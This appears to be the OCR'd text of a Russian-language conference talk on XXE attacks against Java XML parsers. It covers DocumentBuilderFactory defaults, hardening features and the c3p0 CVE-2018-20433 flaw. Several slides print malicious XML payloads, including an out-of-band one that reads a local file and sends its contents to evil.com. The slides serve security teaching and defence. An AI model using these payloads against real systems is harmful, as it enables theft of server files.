




/externalDTD
evil.com
/xxe_endpoint
XML parser
FILE
XML

# Malicious XML

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE r [
  <!ELEMENT r ANY>
  <!ENTITY % extDTD SYSTEM "https://evil.com/externalDTD" >
  <!ENTITY % file SYSTEM "file:///path/to/file">
  <!ENTITY % param
    "<!ENTITY &#x25; query SYSTEM
              'https://evil.com/xxe_endpoint?data=%file;'>">
  <!ENTITY % query SYSTEM
              'https://evil.com/xxe_endpoint?data=%file;'>
  %query;
]>
```




/externalDTD
evil.com
/xxe_endpoint
XML parser
FILE
XML



## Request Header


```
{
 "user-agent": "Java/19.0.2",
 "accept": "*/*",
 "x-forwarded-for": "                    ",
 "x-forwarded-host": "                    .free.beeceptor.com",
 "x-forwarded-proto": "http",
 "accept-encoding": "gzip"
}
```


### Query Parameters


```
{
 "data": "The Way of the samurai is found in death"
}
```


GOOD NEWS, EVERYONE!


Я никого не боюсь.
Но это...
\n
пугает меня.

# HttpURLConnectionImpl

```
static URL checkURL(URL u) throws IOException {
  if (u != null) {
    if (u.toExternalForm().indexOf('\n') > -1) {
      throw new MalformedURLException("Illegal character in URL");
    }
  }
  String s = IPAddressUtil.checkAuthority(u);
  if (s != null) {
    throw new MalformedURLException(s);
  }
  return u;
}
```

# HttpURLConnectionImpl

```
static URL checkURL(URL u) throws IOException {
  if (u != null) {
    if (u.toExternalForm().indexOf('\n') > -1) {
      throw new MalformedURLException("Illegal character in URL");
    }
  }
  String s = IPAddressUtil.checkAuthority(u);
  if (s != null) {
    throw new MalformedURLException(s);
  }
  return u;
}
```

# FtpURLConnection

```
static URL checkURL(URL u) throws IllegalArgumentException {
  if (u != null) {
    if (u.toExternalForm().indexOf('\n') > -1) {
      Exception mfue = new MalformedURLException("Illegal character in URL");
      throw new IllegalArgumentException(mfue.getMessage(), mfue);
    }
  }
  String s = IPAddressUtil.checkAuthority(u);
  if (s != null) {
    Exception mfue = new MalformedURLException(s);
    throw new IllegalArgumentException(mfue.getMessage(), mfue);
  }
  return u;
}
```

# FtpURLConnection

```
static URL checkURL(URL u) throws IllegalArgumentException {
  if (u != null) {
    if (u.toExternalForm().indexOf('\n') > -1) {
      Exception mfue = new MalformedURLException("Illegal character in URL");
      throw new IllegalArgumentException(mfue.getMessage(), mfue);
    }
  }
  String s = IPAddressUtil.checkAuthority(u);
  if (s != null) {
    Exception mfue = new MalformedURLException(s);
    throw new IllegalArgumentException(mfue.getMessage(), mfue);
  }
  return u;
}
```

# XML-сущности: выводы

- Сущности объявляются в DTD
- Возможности сущностей:
  - чтение файлов
  - листенинг директорий
  - обращение к внешним ресурсам
- В Java из коробки неплохая защита от OOB XXE

# XML-парсеры

# XML-парсеры: настройки

Опасный XML-парсер

- обрабатывает DTD
- резолвит сущности
  - общие (general)
  - параметризованные (parameter)

# XML-парсеры: настройки

```
var factory = DocumentBuilderFactory.newInstance();
String feature = ...;
factory.setFeature(feature, true);
...
```

# XML-парсеры: features

- Обработка сущностей
  - `http://xml.org/sax/features/external-general-entities`
  - `http://xml.org/sax/features/external-parameter-entities`

- Отключение обработки DTD
  - `http://apache.org/xml/features/disallow-doctype-decl`

# XML-парсеры: настройки

Настройки бывают разные

- дефолтные (неявные)
- явно прописанные
- “скрытые” (в компонентах)


# XML-парсеры: дефолтные настройки

```
public static void processXml(InputStream is) throws ... {

  DocumentBuilderFactory fact = DocumentBuilderFactory.newInstance();
  DocumentBuilder db = fact.newDocumentBuilder();
  Document doc = db.parse(is);

  // ...
}
```

# Malicious XML

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE JokerConf [
  <!ENTITY xxe SYSTEM "https://evil.com/xxe_endpoint">
]>
<JokerConf>
    &xxe;
</JokerConf>
```


# XML-парсеры: дефолтные настройки



# XML-парсеры: явные настройки

```
public static void processXml(InputStream is) throws ... {

  var factory = DocumentBuilderFactory.newInstance();



  DocumentBuilder builder = factory.newDocumentBuilder();
  Document document = builder.parse(is);

  // ...
}
```


# XML-парсеры: явные настройки



# XML-парсеры: явные настройки

```
public static void processXml(InputStream is) throws ... {

  var factory = DocumentBuilderFactory.newInstance();

  factory.setExpandEntityReferences(false);

  DocumentBuilder builder = factory.newDocumentBuilder();
  Document document = builder.parse(is);

  // ...
}
```

# XML-парсеры: явные настройки




# Malicious XML

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE JokerConf [
  <!ENTITY xxe SYSTEM "https://evil.com/xxe_endpoint">
]>
<JokerConf>
  &xxe;
</JokerConf>
```

# Malicious XML

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE JokerConf [
  <!ENTITY % xxe SYSTEM "https://evil.com/xxe_endpoint">
  %xxe;
]>
<JokerConf>
</JokerConf>
```


# XML-парсеры: явные настройки



# XML-парсеры в компонентах

```
void ProcessXML(InputStream xmlConfigStream) throws ... {
  var config =
    ConfigXmlUtils.extractConfigFromStream(xmlConfigStream);
  ...
}
```

# XML-парсеры в компонентах



# XML-парсеры: выводы


- Опасный парсер
  - обрабатывает DTD
  - резолвит сущности (general и parameter)
- Поаккуратнее с
  - дефолтными парсерам
  - выключением настроек (перепроверяйте)
  - парсерами в сторонних компонентах

# XXE в Open Source проектах

# c3p0: CVE-2018-20433

- Проект: https://github.com/swaldman/c3p0
- NVD: https://nvd.nist.gov/vuln/detail/cve-2018-20433
- GHSA: https://github.com/advisories/GHSA-q485-j897-qc27
- Affected versions: <= 0.9.5.2

# c3p0



# c3p0

```
private void PoC(InputStream xmlConfigStream) throws ... {
  var config =
    C3P0ConfigXmlUtils.extractXmlConfigFromInputStream(xmlConfigStream);
  ...
}
```

# c3p0


```
public static C3P0Config extractXmlConfigFromInputStream(InputStream is)
  throws ... {

    DocumentBuilderFactory fact = DocumentBuilderFactory.newInstance();
    DocumentBuilder db = fact.newDocumentBuilder();
    Document doc = db.parse(is);

    return extractConfigFromXmlDoc(doc);
}
```

# c3p0: malicious XML

